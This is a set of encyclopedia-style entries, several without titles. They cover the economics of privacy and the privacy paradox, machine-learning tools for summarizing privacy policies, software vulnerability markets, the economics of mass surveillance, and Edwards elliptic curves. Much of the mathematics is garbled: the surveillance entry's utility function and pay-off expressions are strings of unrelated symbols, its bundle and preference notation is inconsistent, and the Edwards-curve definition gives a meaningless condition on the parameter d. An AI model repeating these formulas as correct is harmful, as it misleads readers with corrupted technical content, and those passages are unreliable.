With the new millennium, the commercial success of the Internet, the collapse in the costs of collecting and storing data, and the increasing sophistication of statistical techniques for data analysis converged to make the economic dimensions of personal data central to the contemporary debate surrounding privacy, leading to a remarkable growth of the research in this area. While earlier economic writings on privacy tended to use economic reasoning but not actual modeling, research in this area after 2000 became more formal and technical. And while earlier writings focused on abstract examples, empirical analyses of economic trade-offs associated with privacy protection became increasingly common (see Acquisti et al. 2016). Furthermore, economic research in this area started branching out into multiple sub-areas from price discrimination to data breaches and identity theft; from the impact of behaviorally targeted ads to the economic effect of privacy regulations such as the European General Data Protection Regulation (GDPR); and so forth.

Open Problems and Future Directions

The tension between the potential economic benefits and the potential economic costs of privacy protection, implicit in the early days of the economic debate surrounding privacy (see above), can still be found in the contemporary economic debate over privacy. For instance: under which conditions the sharing of data benefit data subjects, data holders, and society as a whole? Under which conditions it may, instead, harm some of those stakeholders? Results summarized in a literature review by Acquisti, Taylor, and Wagman (2016) suggest that the trade-offs associated with privacy are inherently context-dependent. In essence, it is hard to extract generalizable conclusions about the overall benefit or cost of data sharing/data protection because, depending on context and scenario, privacy protection can be either welfare-increasing (for the data subject, but also for society as a whole) or welfare-decreasing. For instance, empirical studies have alternately shown privacy regulation to impede, or to foster, technology innovation and adoption (Acquisti et al. 2016). Thus, it should not be surprising to observe that many important questions in this field remain open – including the actual, differential extent to which different

stakeholders ultimately benefit from the collection and use of data subjects' personal information.

In parallel to the growth of research on economic trade-offs associated with privacy, research has also increasingly investigated consumer decision making surrounding privacy, as well as individuals' valuations of their own personal data (Acquisti et al. 2015). Research in this area has highlighted how privacy decisions and privacy valuations may be simultaneously affected by a rational calculus of privacy trade-offs and by series of heuristics and cognitive or behavioral biases, which may make it harder for individuals to attain desired levels of privacy in the marketplace (see the debate surrounding the so-called paradox of privacy – the alleged dichotomy, or gap, between individuals' mental states regarding privacy and their actual behaviors: Acquisti, Brandimarte, and Loewenstein 2020).

An economic view of privacy paradox; Arguments for privacy regulations; Explaining for the paradoxical behavior in privacy choices; Privacy dilemma

Definition

This entry refers to the research field that explores the privacy paradox under the economic view. Particularly, the following topics are addressed:

(a) how consumers value privacy, (b) the capacity to protect their data, (c) the implications of privacy paradox debate on privacy policy making, and (d) firms practices in the privacy market.

Background

The privacy paradox (Norberg et al. 2007) is analyzed through the literature streams of economics of privacy, behavioral economics, information systems, and psychology, while the debate over its existence is well identified. Under the classic economic theory, consumers are viewed as rational agents aiming to maximize their utility, while "revealed preferences" are reflecting how consumers value their privacy. In this context, it is therefore assumed that consumers disclose the precise amount of personal information they desire, which subsequently leads to the conclusion that the privacy paradox is indeed present. On the other hand, there are arguments focusing on the explanation of the paradox, revealing that consumers' behaviors are distorted mainly by three factors: incomplete information, bounded rationality, and heuristics and cognitive biases (Acquisti 2014).

The debate over the paradox's existence could lead to different arguments in respect to the deployment of privacy policies. Embracing the paradox suggests that regulations over privacy protection should be reduced or be less strict, since individuals are placing low value on it (Solove 2020). On the contrary, the argument of behavior distortions indicates the potential benefits of regulatory interventions.

Theory

The arguments over the existence of the privacy paradox derived from two factors, i.e., first the fact that privacy choices are performed in a contextual manner, and second the inconsistencies among the various interpretations of paradox's definition (Kokolakis 2017). Referring to the market of personal information, Holland (2009) identifies the privacy paradox as a product of market distortions, while indicating three key arguments challenging the market's efficiency, namely, behavioral market distortions, standardization of online contracting, and the fact that consumers hold no property rights on their data.

Acquisti et al. (2020) argue that a combination of psychological factors and economic obstacles can explain the privacy paradox, with the former distorting the demand for privacy protection and the latter its supply. For example, information asymmetries faced by consumers could encourage firms to intensify the collection and usage of consumers' data (Acquisti et al. 2016). Firms also exploit consumers' pursuit of instant gratification (present bias) by providing small rewards in exchange to data access. Furthermore, firms may leverage upon the theory of bounded rationality, an identified factor distorting consumers' behavior (Acquisti and Grossklags 2005), by tailoring their privacy policies based on sophisticated terms that vaguely describe the potential privacy concerns. Additionally, the struggle of individuals to sufficiently estimate the effects of information sharing could lead to the deployment of selling strategies like price discrimination. Leveraging upon the observed control paradox, firms are willing to provide granular privacy controls to consumers in order to achieve higher disclosure. Embedding psychological distortions in a privacy calculus model, Wilson and Valacich (2012) indicate the necessity to consider for the consumers' actual behaviors besides their intentions. Firms may deploy different strategies, such as focusing on psychological distortions, based on their choice to influence consumers' either actual or intentional behaviors.

Regarding economic obstacles, Acquisti et al. (2020) and Bonneau and Preibusch (2010) support the undersupply of privacy protection. Market forces, such as personal data monetization and cost reductions in respect to data tracking and storage, could negatively affect the supply-side of privacy market. Second, firms may benefit by the consumers' incapability to manage their privacy. A common phenomenon is that firms are leveraging the "network effect" in order to gain higher levels of user engagement and data control (Saxton and Wang 2014). Specifically in the sphere of social networks, a reform in the agreements of information exchange is presented, allowing a website to act as a third-party beneficiary (Holland 2009). In addition, consumer welfare can be non-monotone in the quantity of data collected (Acquisti et al. 2016), referring to both cases of nonproductive and productive information (Hui and Png 2006); thus, firms have higher motives to collect data. The problem of overinvestment is intensified by the capacity of the related markets to exploit data. Moreover, the use of personal information can create negative externalities. A commonly reported case is that of secondary use, such as firms selling customer

databases to third parties, where consumers are unable to control their data. In addition, market equilibriums may not be favorable toward consumers' welfare, referring to cases where the value created by the usage of their data is primarily allocated to the other stakeholders involved (e.g., data intermediaries). Another factor that affects the supply of privacy is linked with the costs related to its protection, i.e., the costs of applying privacy regulations (e.g., reduction of advertisers' efficiency) and the costs of deploying technologies that enhance privacy (PETs). Furthermore, market equilibriums may not fully account for intangible or indirect factors affecting privacy protection.

The empirical research of Martin (2020) supported that consumers place value on how their data are used postdisclosure, while privacy violations could negatively affect their trust toward the firm (data holder) in the same manner that security violation cases do. The literature indicates that consumers do care about privacy, yet the aforementioned economic and psychological factors and also the absence of a system-wide reform of privacy policies make the desired levels of privacy unable to reach (Acquisti et al. 2020).

Open Problems and Future Directions

Suggesting for solutions that will efficiently manage privacy, i.e., privacy policies, PETs' deployment, privacy nudging, and propertization of data, Acquisti et al. (2020) denote the importance of formulating regulations that will scrutinize both the distortions of the demand and supply side of privacy. Under the same scope, Solove (2020) expresses the need to implement regulations focusing on the architecture that designs the mechanisms by which data are collected, stored, used, and shared, assuming that aiming to reduce only behavioral distortions will not fix individuals' inability to secure their privacy. Generally, the privacy policy approaches of industry self-regulation and self-management by individuals are inadequate to fulfill the individuals' desired levels of privacy protection. Nonetheless, future directions in privacy policies should refocus from the simple reform of the commonly used "notice and choice" approach to the introduction of new policy patterns.

Further research could also be conducted to identify PETs achieving high levels of privacy protection without diminishing the benefits gained

from the use of services. In particular, the case of federated learning for privacy preservation could be further explored. Research should reconsider the concept of the privacy-trade-off and attempt to introduce privacy-related mechanisms that break it. Finally, given that platforms are increasingly adopting the “dark patterns” design approach, research could explore the approach’s effect on consumers’ ability for data protection.

Machine Learning (Data Mining) for Privacy Policy Summarization

Definitions

Machine learning for privacy policy summarization is the novel application of machine learning techniques to automatically extract summaries of online privacy policies.

Background

Privacy policies have become the de facto way of communicating how a company or organization – and particularly its website – collects, shares, and uses personally identifiable information (PII). These privacy policies outline how the organization handles, shares, discloses, and uses PII of its

consumers or clients. PII is defined as “any information relating to an identified or identifiable natural person” (https://gdpr-info.eu) such as name, email address, and credit card number.

Meinert et al. (2006) showed that while most users know about privacy policies, less than half of them have *ever* read a privacy policy. Milne and Culnan (2004) used self-reported data from users and found that only 4.5% claim to always read them. However, using the more reliable server side observation of websites, Kohavi (2001) revealed even more astonishing statistics that only 1% or less of users click on a website’s privacy policy. More recently, Steinfeld (2016) used advanced eye tracking techniques to demonstrate that the same still holds true today: users barely take effort to read privacy policies thoroughly.

Ermakova et al. (2014) attribute the fact that most users do not read privacy policies to the privacy policies’ poor readability. Graber et al. (2002) and Milne et al. (2006) show that the average privacy policy requires 2 years of college level education to comprehend. In addition, Milne et al. (2006) found that privacy policies are getting longer and harder to read, with the readability score of the privacy policies decreasing over time. In fact, according to McDonald and Cranor (2008), reading privacy policies is so time-consuming that if users were to read each new privacy policy they encounter in a year, it would take them over 200 h.

To address the lack of readability in privacy policies, researchers have developed tools that leverage machine learning (ML) and data mining to automatically summarize conventional privacy policies for the users. Among these tools, however, very few are made available to the public.

Application

Privee by Zimmeck and Bellovin (2014) is the first automatic privacy policy analysis tool. Building on the crowdsourcing privacy analysis framework ToS;DR (2012), Privee combines crowdsourcing with rule and machine learning classifiers to classify privacy policies that are not already rated in the crowdsourcing repository.

The Usable Privacy Project by Sadeh et al. (2013) takes advantage of natural language processing, machine learning, privacy preference modeling, crowdsourcing, and formal methods to semiautomatically annotate privacy policies.

Two of the most recent publicly available tools to utilize machine learning for privacy policy summarization are Polisis (Available online at https://pribot.org/polisis.) by Harkous et al. (2018) and PrivacyCheck (Available online at https://identity.utexas.edu/privacycheck-for-google-chrome.) by Zaeem et al. (2018).

At its core, Polisis is a neural network classifier trained on 130,000 privacy policies retrieved from the Google Play store. Polisis segments a privacy policy and automatically annotates each segment with a set of labels, classifying segments based on coarse- and fine-grained classifications. Pribots by Harkous et al. (2016) is from the same authors and is a chat bot that answers free-form questions about privacy policies.

Powered by machine learning, PrivacyCheck by Nokhbeh Zaeem and Barber (2020) is a publicly available browser extension that automatically summarizes any privacy policy by answering 20 questions based upon user control and the General Data Protection Regulation (GDPR). Furthermore, PrivacyCheck incorporates a competitor analysis tool that highlights the top competitors with the best privacy policies in the same market sector. PrivacyCheck enhances the users' understanding of privacy policies and empowers them to make informed decisions when it comes to selecting services with better privacy policies.

Other researchers, too, have applied machine learning and natural language processing in privacy policy analysis (Clarke et al., 2012; Fawaz et al., 2019). PolicyLint by Andow et al. (2019) is a natural language processing tool that identifies potential contradictions that may arise inside the same privacy policy. PolicyLint is tested on a corpus of 11,430 privacy policies from mobile apps. PrivacyGuide by Tesfay et al. (2018) is a machine learning and natural language processing tool inspired by the GDPR. It uses a corpus of 45 policies from the most accessed websites in Europe. PrivacyGuide, however, is not publicly available, as opposed to PrivacyCheck and Polisis. Finally, studies of mobile app privacy policies (e.g., MAPS by Zimmeck et al. 2019) are on the rise.

Economics of Privacy

Acquisti et al. (2016) reviewed the economics of privacy and reported that, in digital economies, consumers often receive imperfect, incorrect, or asymmetric information regarding what data is collected about them and how that data will be used. Hence, consumers' ability to make informed

decisions about their privacy is severely hindered. Data mining tools that summarize privacy policies directly address this need and seek to improve users' understanding of what they agree to in a privacy policy.

Open Problems and Future Directions

A prominent future work is to gather a more comprehensive training dataset, in order to train more accurate supervised machine learning models. Finally, encouraging widespread use of such tools by final consumers is an important future direction that should be pursued.

Synonyms

Exploit and vulnerability trade; Exploit pricing

Definition

A vulnerability market is a market where two or more parties exchange vulnerabilities and exploits by engaging in an economic transaction.

Background

There are two types of markets, the so-called *bug bounties*, promoted by the software vendors, and the *black markets*. Although in conventional economics a black market refers to an illegal market aiming to circumvent the respective tax laws, in this context a black market is considered to enable a party to generate further economic gain or harm another party through breaches of computer systems. That is, the acquisition of

vulnerability information or the corresponding exploit can be used in carrying out attacks against third-party computer systems.

Bug bounty markets are more straightforward and considerably less complex than black markets, as they are distinguished by well-defined scopes and incentives. In a bug bounty, it is primarily the software vendor who determines the value of their product, intrinsic or other, the estimated impact of a compromise to confidentiality, integrity, and/or availability, and this is reflected in the announced monetary reward. It should be noted that a value of particular vulnerability does not necessarily reflect the value of the actual software. For instance, Amazon's website may be worth billions of dollars, but a cross-site scripting (XSS) vulnerability exploiting that site could pay the security researcher a couple of hundreds of dollars. However, the recent technological developments and the proliferation of disruptive technologies, such as distributed ledgers and particularly blockchain-based smart contracts, have enabled the construction of further business models that could be applicable to bug bounties as well. For example, Polyswarm's model (https://polyswarm.io/) implements an incentivized threat detection approach, where parties (analysis engines) receive monetary awards or are penalized based on the accuracy of their analysis. The whole approach is implemented with smart contracts. It is important to note that the smart contracts themselves might have bugs (https://www.wired.com/2016/06/50-million-hack-just-showed-dao-human/) or vulnerabilities.

Apart from exchanging vulnerability exploits, black markets can go further and deliver the so-called Exploit-as-a-Service (EaaS) business model, where a criminal can hire a contractor to apply the exploits and compromise third-party systems (Grier et al. 2012). This can expose the marketplace to a variety of potential crimes and offences which may in turn trigger law enforcement and judicial processes.

Theory and Application

The emergence and growth of the vulnerability markets can be attributed to both the software vendors who identified an opportunity to market themselves as being open, transparent, and accommodating security assessments from the wider community, as well as the growing expectations of the bug hunters due to increased monetary awards and, to some extent, fame. Moreover, it can be argued that there are two threads of activities that

contributed to the establishment of the vulnerability markets. The first relates to the standardization efforts in developing a common and effective language to communicate the vulnerabilities and exploits to the involved stakeholders and beneficiaries. The second is the formation and evolution of the market itself.


Standardization

The quantification of severity in software vulnerabilities adopts concepts from risk management. The most popular metric is the Common Vulnerability Scoring System (CVSS https://www.first.org/cvss/v3.1/specification-document), led by FIRST's CVSS Special Interest Group (CVSS SIG). At the time of writing, the latest specification of the CVSS is under version 3.1, revision 1. The CVSS "captures the principal technical characteristics of software, hardware and firmware vulnerabilities." (https://www.first.org/cvss/) Application of the CVSS produces a vulnerability score in the range [0-10], where the higher the score, the higher the severity of the vulnerability. The CVSS metric is comprised of three metric groups: base, temporal, and environmental. The completion of the base metric components is the minimum requirement in order to produce a score, whereas the temporal and environmental groups are optional, but nevertheless allow a more precise and contextualized interpretation of the CVSS score. In most vulnerability markets that include the CVSS score, the value refers to the base score. The base metric is esoteric to the vulnerability and provides information on the key aspects and characteristics of the vulnerability itself. It comprises of the following metrics:

- *Exploitability*. Describing the ease and technical means by which the vulnerability can be exploited. For instance, if there is no need for high privileges to run the underlying exploit, or it does not require any user interaction, then exploitability would be high.
- *Scope*. Describing whether the underlying vulnerable component's security scope may change, meaning that the vulnerable component may affect the security of other resources if compromised.
- *Impact*. Which refers to the well-known confidentiality, integrity, and availability properties.

The description of the vulnerability itself is also being standardized. A pervasive vulnerability identification and numbering scheme is MITRE's Common Vulnerabilities and Exposures (CVE) referencing system. Identifiers are assigned by CVE Numbering Authorities (CNAs) in a process similar to assigning an ISSN number to a journal or a DOI number to a scientific paper. The vulnerability information typically includes a brief description, advisories, mitigation measures, and reports. Other numbering schemes include Microsoft's Security Bulletin (MS), Seebug's Vulnerability Database (SSV), and VMWare's Security Advisory (VMSA).

The assignment of a CVE number to a vulnerability can be seen to affect its market value. A vulnerability that carries an official CVE number implies that it is published and therefore known to the vendor. As such, at this point it is certain that the vulnerability has lost its potential "zero-day" status, which refers to the period when the vulnerability is kept private and not publicly disclosed. Clearly, zero-day vulnerabilities of a high CVSS score are expected to be of the highest value. It is noteworthy that the application of CVSS has been found to have numerous drawbacks, such as value discrepancies (ENISA 2019). Therefore, similar to any quantitative risk assessment exercise, CVSS scoring should be used as guidance, but not elevated to a religion.



In addition to the above descriptors, the vulnerability ecosystem has been further enriched by efforts to standardize the description of the affected platforms (through the Common Platform Enumeration, CPE™) and the relevant system configuration (through the Common Configuration Enumeration, CCE™), maintained by MITRE.

Market Characteristics

As implied earlier, a vulnerability's price is determined by both the intrinsic properties of the vulnerability (as captured by the base group metrics), as well as the dissemination range of the vulnerability. That is, the more parties aware of the vulnerability, the lesser its value in principle. Ultimately, when the software vendors is made aware of the vulnerability of their product and eventually manage to develop and advertise a security remedy – normally in the form of a patch issued through a software update – the value of the vulnerability is expected to drop substantially. It should be noted though that the value of the corresponding exploit is not necessarily nullified, as not all end users of the software would have

necessarily applied the patch; while in some cases the patching of the vulnerability is seamless for the ordinary user, in many cases it can become rather complex for, e.g., patching smart home device or Wi-Fi router. Moreover, patching might be subject to other constrains such as safety as in the case of industrial control system equipment and environments.

This journey is expressed as the vulnerability lifecycle (Arbaugh et al. 2000), Fig. 1.

Economics of Software Vulnerability Markets, Fig. 1 The vulnerability lifecycle (ENISA 2019)

As vulnerabilities and exploits are in essence information, their veracity is also an influencing factor of their price. For publicly disclosed vulnerabilities, the veracity can be easily assessed, normally through proof of concept exploits, if available. In the case of zero-day vulnerabilities, such exercise is not always straightforward, as the exploit seller will need to demonstrate the capabilities of exploit without disclosing any of the details. Depending on the type of the exploit and target software platform, this can be of a varying complexity. In black markets, trust enforcement is delivered through escrow services where cryptocurrencies are a particularly suitable payment infrastructure since there are now several schemes that implement escrow via multisignature schemes. Typically, a multisignature scheme is used to “lock” cryptocurrency coins in a blockchain. The transaction

(transfer) is executed upon the agreement of three parties (seller, buyer, and admin).

The study and analysis of marketplaces inherit market analysis approaches such as timeseries analysis and trendlines for time-related data and the standard hypothesis testing and regression approaches for other dimensions of the dataset. For a description of statistical tools that can be used, as well as an application of these on a sample dataset, refer to ENISA (2019).

However, the collection of market information and the creation of datasets is challenging. In some cases, registration to a marketplace requires vetting or identity checks by the administrators, see, for example, the RuMarket case (Allodi 2017).

Open Problems and Future Directions

Currently the overwhelming majority of bug bounty programs focuses on Web applications. As such, establishing whether bug bounties do indeed improve software security is an open question.

Although standardization of vulnerability description has shown considerable maturity, the quality of the empirical data is yet to be assessed. For instance, authoritative databases contain significant discrepancies between the different versions of CVSS scores. This could potentially misclassify a vulnerability in terms of criticality and challenges the validity of the overall approach.

Further research on the vulnerability markets' externalities (such as companies' and vendors' (over)reactions) to produce more holistic and robust models informed by good-quality datasets is an ongoing activity.

Definitions

Surveillance is the action by an individual or organization to collect information on the activities, actions and statements of another individual or group. The origin of the word surveillance is rooted in the portmanteau of the French words for ‘over’ (sur) and ‘watch’ (veillier). As such, a modern interpretation of ‘mass surveillance’ refers to watching the activities of large groups, usually through a variety of methods associated with electronic devices, from cellular communications to Internet-based mechanisms. Although surveillance is not new, the economics of surveillance and the justification of surveillance from a social coordination perspective are

relatively recent additions to the canons of information economics and public economics. These subfields discuss the rationale for legal limits on surveillance and arguments in favour of protecting privacy, as well as the cost-benefit analysis that policymakers conduct to determine optimal degrees of surveillance for social welfare. There is an inherent appreciation within these debates that the economics of surveillance reflects a trade-off between control and well-being. Rule, for example, defines the surveillance domain of interest as:

> ...any systematic attention to a person's life aimed at exerting influence over it. By social control we mean efforts to define and bring about 'correct' actions or statuses. (Rule et al., 1983, Page 223.2).

Although the legal and social implications of mass surveillance for public control have been reviewed extensively from a constitutional law perspective (see, e.g. Rackow (2002) for a reaction to the Patriot Act and Kerr (2008) as a response to the Foreign Intelligence Surveillance Act (FISA) in the United States), economic models of the political economy of mass surveillance are quite sparse.

Theory

Information economics provides the basic motivation for surveillance. Let $a_i \in \mathscr{A}_i$ be a set of continuous actions for a discrete agent indexed by $i \in \{1, \ldots, I\}$, and let $V_i(a_i, \boldsymbol{a}_{-i})$ be a value function that sets out the pay-off for agent i, given their action a_i with respect to the actions of all other agents $\boldsymbol{a}_{-i}$. In a classic utilitarian Set-up, the social planner observes a pay-off of $g(H_t) = E_{K_1}(D_{K_2}(H_t))$ . . In the simplest setting, an agent i constructs a statistical model of all other agents. The degree of precision in this model reduces the uncertainty in the pay-off $V_i(a_i, \boldsymbol{a}_{-i})$. A simple setting has a Von Neumann–Morgenstern expected utility function of the form $a = g^u,\ \hat{a} = \hat{g}^u,\ c = h^u \cdot m,\ v = H\left(a,\ \hat{a},\ c\right), d = e^u\ f^{uv}$. For any given degree of aversion to variance, the utility for a higher precision (hence the lower variance of Var[$\boldsymbol{a}_{-i}$) as the only contribution to the variance Var[$V_i(a_i, \boldsymbol{a}_{-i})$|Var[$\boldsymbol{a}_{-i}$)]) is via uncertainty in the other players' actions. From a classical economic perspective, any cost of information from surveillance is weighed against the benefits to the reduction in

uncertainty and the ability to gain new levels of expected utility. Denote the expected and variance of the pay-off with surveillance as $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$ and Var[$V_i(a_i, \boldsymbol{a}_{-i})$|Var[$\boldsymbol{a}_{-i}$);$c$]. For many applications of surveillance, the following pair of inequalities holds true:

$$\begin{aligned} &\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c] \\ &\quad > \mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i})] \end{aligned} \tag{1}$$

$$\begin{aligned} &\mathrm{Var}[V_i(a_i, \boldsymbol{a}_{-i})|\mathrm{Var}[\boldsymbol{a}_{-i}); c] \\ &\quad < \mathrm{Var}[V_i(a_i, \boldsymbol{a}_{-i})|\mathrm{Var}[\boldsymbol{a}_{-i})]. \end{aligned} \tag{2}$$

Therefore, expected gains from information gathering exhibit first-order stochastic dominance. The neoclassical economic view of information asymmetry and the gains from information acquisition are reviewed, qualitatively, in Löfgren et al. (2002), Cohen (2010) and later Cohen (2018), among others.

This approach, however, is too simplistic and only applicable to cases such as sports teams spying on opponents, corporate espionage and massive data gathering by firms hoping to extract greater surpluses from their consumers. Unfortunately, without more specific assumptions regarding the externalities of mass surveillance, social welfare implications remain somewhat opaque from a public economics perspective.

Network models may offer a useful approach to the production of public goods through adjoint interactions, with measures of closeness within the node structure acting as a proxy for the spillovers between individual agents. Danezis and Wittneben (2006), for example, utilizes a stylized network structure to illustrate quantitatively the returns to large-scale network surveillance on actions. The social planner may then monitor these interactions and make interventions based on a series of policy rules. In the case of benevolent planning, this procedure is designed to increase security and reduce externalities. In the less benign case, surveillance is used to extract surpluses from the population and increase political power and financial reward for the planner. Unfortunately, as of writing, there are no fully realized network-based economic models with explicit reference to surveillance. However, as the theoretical tools for network economics develop, applied models with an explicit quantitative treatment of surveillance will surely follow.

In contrast to the quantitative treatments, qualitative research on surveillance is manifold. Boghosian (2013) and Zuboff (2019) provide commentaries on corporate mass surveillance, with the latter discussing a framework for 'surveillance capitalism' as a general construct. The concepts in Zuboff (2019) are further elaborated in Cuellar and Huq (2020), which identifies a series of economies tied to technologies such as big data processing, machine learning and other aspects of artificial intelligence. These technologies incentivize mass surveillance for commercial gain.

The commercial incentive to acquire information from mass surveillance is reasonably well understood when theorizing from the firm's perspective. However, a number of complicating factors can obscure governmental incentives for pursuing mass surveillance.

Conventional economic tools, for example, do not adequately describe why governments invest substantial financial and reputational capital in electronically monitoring their own citizens. This is surveillance in addition to traditional intelligence gathering that aims to detect security threats. In this instance, there appear to be number of trade-offs that determine the optimal investment by government in mass surveillance.

First is the notion of the collective safety and security of citizens as a public good versus the right of the individual to have ownership of a private sphere. Second is the government's desire to provide optimal delivery of public services versus the ruling classes' ability to maintain their power and extract surpluses through rewards and punishments determined by mass surveillance. Finally, there are cross interactions between these two trade-offs.

Concerns over the centralization and preservation of power are outlined in Walton (2001) with an early analysis of the Chinese government's approach to information management within the context of the burgeoning Internet. In a cursory review, Ball and Wood (2013) comment on the key notions of why political decision-makers value information collection and how this clashes with reasonable expectations of privacy. With reference to the simultaneous British and American revelations on mass surveillance programmes, Stahl (2016) discusses the implications for political power, privacy and the public sphere.

Nevertheless, while concerns regarding power, persuasion and security are well developed, there are no true theoretical models that determine the need for comprehensive mass surveillance by government. A simple model

that captures this effect is a bundle $r \in \mathscr{R}$ where $r = \{p, s, g\}$, where $\mathscr{S}$ is a feasible set determined by technology. Citizens gain welfare from indexed quantities of privacy p, security s and consumption g. For some utility function $f(N)$, such that $\mathscr{U} : \mathbb{R}^3 \rightarrow \mathbb{R}$, we can write down sequences of preferences between tuples of $\{p, s, g\}$. Hence, we can predict from revealed preferences the shape of the psychological trade-off between individual components. There are implied cross partial derivatives of $f(N)$ that are recovered from sequential analysis of preferences for pairs of bundles. For instance, $v = (v_1, \ldots, v_n)$ means that r_a is strictly preferred to r_b or $r_a \succ r_b$ with varying quantities of p, s and g. By constructing lattices of many pairs and determining the strict order of preferences by systematically varying, p, s and g, the implied tolerance of surveillance can be determined by the trade-off between the optimal levels of p and s for given levels of g.

The optimal bundle r^*, under a utilitarian social planner, is the Pareto efficient quantities of privacy, security and consumption. Goh (2015) describes one solution to this problem by assuming a representative citizen with a particular functional form for security and consumption preferences. Planning problems may also be less benign. For instance, in a kleptocracy, the dictator chooses a tuple $r^\dagger$ that maximizes their subjective utility, and this is subject to the constraints of ensuring their power base from domestic and foreign threats. Indeed, even when extending the utilitarian social planner approach to multiple public domains, it is possible to observe perfectly rational models of intrusive surveillance. Consider a case in which the social planner is utilitarian with an aggregated social welfare function $U_P = \sum_n U_n(r_n)$. Aggregate utility is in respect to a domestic public, indexed by $n \in \{1, \ldots, N\}$. However, the planner has no specific utilitarian benevolence towards a second foreign public indexed by $m \in \{1, \ldots, M\}$. If surveillance of the overseas public allows the domestic public to generate direct positive returns with minimal cost, then a corner solution could be achieved, where p_m effectively tends to some lower bound usually decided by technical feasibility, while p_n is maintained at some specific optima. In this case even small gains to s_n achieved by an aggressive reduction in p_m would be justifiable.

However, tolerance to perceived surveillance may not involve quantities of privacy. Any cost–benefit analysis associated with mass surveillance is additionally complicated by the apparent effectiveness of implicit observability cues. If, per Rule et al. (1983), the aim is to foster ‘correct’ or pro-social behaviours, then merely creating the sense that people might be observed (through, e.g. posters featuring instructions to the public and images of large eyes trained on the viewer) is enough to encourage otherwise costly behaviours such as vote participation. See, for example, Haley and Fessler (2005) and Panagopoulos (2014). In an ironic juxtaposition, Backer (2004) notes that the regulatory surveillance panopticon that was envisioned under Sarbanes–Oxley to promote pro-social corporate behaviour has met fierce resistance among the corporate officers subject to such surveillance. A further extension in Backer (2008) describes the ‘unbundling’ of surveillance into these different modes, most notably passive and active approaches to monitoring. Comparing corporate surveillance and the wider set of surveillance tools used by government, Backer (2008) examines, from a legal perspective, the power dynamics associated with varying bundles of privacy, security and consumption.

While the effects of surveillance across modes are likely to be pervasive, the ordering of the preferred bundles is unlikely to be persistent across contexts. For example, after terrorist attacks and pandemics, the cross products that define the trade-offs between privacy and security may change substantially. A population’s experience of negative events re-weights the trade-off between privacy and security for a particular growth contour. Particularly in the case of re-weighting due to security crises, it can also be difficult for policymakers to anticipate the trade-offs accurately. In the UK, for example, surveillance measures included in the counterterrorism strategy ‘Prevent’ disrupted many British Muslims’ sense of citizenship, creating a new layer of alienation that nourished rather than stemmed radicalization. See, for example, Blackwood et al. (2016). Likewise, Edney-Browne (2019) notes how American drone surveillance in Afghanistan has caused social isolation and self-objectification among ordinary people who feared that their community gatherings and celebrations would be targeted from above as suspicious. Although this drone surveillance has had immediate military benefits, the psychological impact on ordinary Afghans has also been counterproductive for American security goals in the region.

Open Problems and Future Directions

Despite the extensive evaluation of the sociopolitical notions of surveillance, a fully realized theoretical model of mass surveillance with specific reference to the digital economy is still elusive. While Danezis and Wittneben (2006) provide one of the few fully worked models, the degree of simplicity and the lack of an appropriate analytical deconstruction make this an unsatisfactory touchstone for the political economy of mass surveillance. Another approach is to model the growth structure of an economy with surveillance directly, as in Goh (2015). The value of monitoring to both agents varies across the range of the surveillance set that government engages in. One prediction from the model is that incompetent leaders tend to entrench themselves by engaging in excess surveillance, a neat prediction that holds up against empirical evidence.

Finally, as noted above, the blanket assumption that surveillance increases security has been widely challenged implicitly and explicitly. See Davis et al. (2014), for example. Of particular concern moving forward is the political ‘backdooring’ of economically important information systems. The surveillance of private communications through messaging and electronic mail reduces societal security and increases individual costs by delivering proofs of concept to criminal actors. Conceptually, we know that criminal actors tend to target vulnerabilities in software that have well-understood weaknesses. The pay-off from researching and developing an exploit that exfiltrates data needs to be achievable in a finite time, with a reasonable cost compared to gain. A state actor has no specific need to return a revenue from their surveillance efforts (although the secondary revenue may be high from maintaining power structures), but researching a proof of concept for the existence of a feasible exploit acts as a bounty to actors with finite resources. Indeed, any public disclosure of the exploit further reduces costs for a wide range of non-benign actors who would not otherwise be incentivized to build such tools. In this sense, the existence of intrusive surveillance designed to subvert the integrity of private information ultimately creates more direct costs to the planner and negative externalities across society.

Definition

An Edwards curve is an elliptic curve. Let k be a field in which $2 \neq 0$ and let $d \in t, z \in \mathbb{Z}_p$; then $x^2 + y^2 = 1 + dx^2y^2$ defines an Edwards curve.

Background

Harold Edwards showed in Edwards (2007) that any elliptic curve over a field in which $2 \neq 0$ can be written in the form $x^2 + y^2 = a^2(1 + x^2y^2)$, where $a^4 \neq 1$ or 0, possibly after a finite field extension. Edwards also showed how to do arithmetic on this curve shape, i.e., how to add two points. In Bernstein and Lange (2007b) Bernstein and Lange generalized the curve shape to $x^2 + y^2 = 1 + dx^2y^2$ with $d \in t, z \in \mathbb{Z}_p$; these curves are now called *Edwards curves*. They also provided explicit formulas for adding and doubling points in projective coordinates. Curves of the form

$ax^2 + y^2 = 1 + dx^2y^2$ with $a, d \in k\backslash\{0\}$ and $a \neq d$ are called *twisted Edwards curves* and were introduced in Bernstein et al. (2008a). A geometric interpretation of the addition law, similar to the chord-and-tangent method (see the entry on Elliptic Curves), is given in Aréne et al. (2011).

Applications

The most time consuming operation in elliptic curve cryptography, in the elliptic curve method of factorization and in using elliptic curves for primality proving is to compute scalar multiples aP of a point P. Edwards curves are one representation of elliptic curves in which computing scalar multiples takes fewer field operations than in other representations. If the scalar a is a secret value the computation aP must not leak any information on a to an attacker performing side-channel analysis. The formulas for addition on Edwards curves can be used to double points which can be used to protect against simple side-channel attacks (SCA).

Edwards curves and twisted Edwards curves can be used in applications that require elliptic curve operations to achieve faster arithmetic. The only restriction is that the group needs to have a point of order 4 (Edwards curves) or of order 2 (twisted Edwards curves). For elliptic curve cryptography curves are considered over finite fields and this restriction means that the group order is divisible by 4. This cofactor is small enough to satisfy the IEEE P1363 standard. The elliptic curve method of factorization prefers curves with points of finite order so that Edwards curves are suitable candidates, see Bernstein et al. (2008b, 2009); the same holds for primality proving using elliptic curves.

Theory

Let $P_1 = (x_1, y_1)$ and $P_2 = (x_2, y_2)$ be affine points on the twisted Edwards curve $ax^2 + y^2 = 1 + dx^2y^2$. Their sum is given by

$$\left(\frac{x_1y_2 + x_2y_1}{1 + dx_1x_2y_1y_2}, \frac{y_1y_2 - ax_1x_2}{1 - dx_1x_2y_1y_2}\right).$$

